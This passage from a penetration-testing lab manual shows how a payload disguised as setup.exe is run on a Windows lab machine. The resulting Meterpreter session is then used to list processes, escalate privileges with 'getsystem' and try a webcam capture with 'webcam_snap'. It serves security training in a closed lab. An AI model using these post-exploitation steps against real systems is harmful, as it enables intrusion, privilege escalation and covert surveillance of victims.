Screenshot of PLABWIN10: Renaming the file payload.exe, to setup.exe.

Step 11

Then, double-click the file to execute it.




Figure 2.40 Screenshot of PLABWIN10: Clicking the file, setup.exe, to execute it. Closing the File Explorer Window.

Close the **File Explorer** window.

Step 12

Switch back to the **Kali Linux** window. Notice that the connection with the victim's system is already opened.

Note: To be able to complete the next set of tasks in this exercise, you need to keep this console window open. Do NOT shut it down or exit from it.

Alert: If you double-click more than once on the setup file, more than one meterpreter sessions will be opened.




Figure 2.41 Screenshot of PLABKALI01: Showing a successful connection with the victim's system after the setup.exe file is executed.

Leave the devices you have powered on in their current state and proceed to the next task.

Task 5 - Collect Evidence of Compromise on User's System

The payload is now running on the victim's system. You need to exploit the victim's system now.

To exploit a victim's system, perform the following steps:

Step 1

Ensure that you are connected to **PLABKALIo1**. You need to open the session with the victim's system now.

Press **Enter** in the terminal and type the following command:

```
sessions -i 1
```

Press **Enter**.

The session is now successfully established.




Figure 2.42 Screenshot of PLABKALIo1: Showing a successful connection with the victim's system after the setup.exe file is executed.

Step 2

Notice the interaction with the victim's system has now started. You are now virtually controlling the victim's system. Let's see the processes that are running on the victim's system.

Type the following command:

```
ps
```

Press **Enter**.




Figure 2.43 Screenshot of PLABWIN10: Entering the ps command to view the running processes.

Step 3

Notice that the processes running on the victim's system are now displayed. It is important to note the running process, **setup.exe**, which is the payload that you have executed on the victim's system.




Figure 2.44 Screenshot of PLABKALI01: Listing the running processes on the victim's system.

Step 4

Next, you need to escalate privileges. Type the following command:

```
getsystem
```


Press **Enter**.

The result shows success in privileges escalation.




Figure 2.45 Screenshot of PLABKALI01: Showing the success in a privilege escalation on the system.

Step 5

Let's now check if the victim's system has a webcam and take a picture. To check this, enter the following command:

```
webcam_snap
```

Press **Enter**.

Notice the output, which states that the victim's system does not have a webcam.




Figure 2.46 Screenshot of PLABKALIo1: Output showing the victim's system does not have a webcam.

Step 6

You can now exit from the meterpreter prompt. Type the following command:

```
exit
```

Press **Enter**.

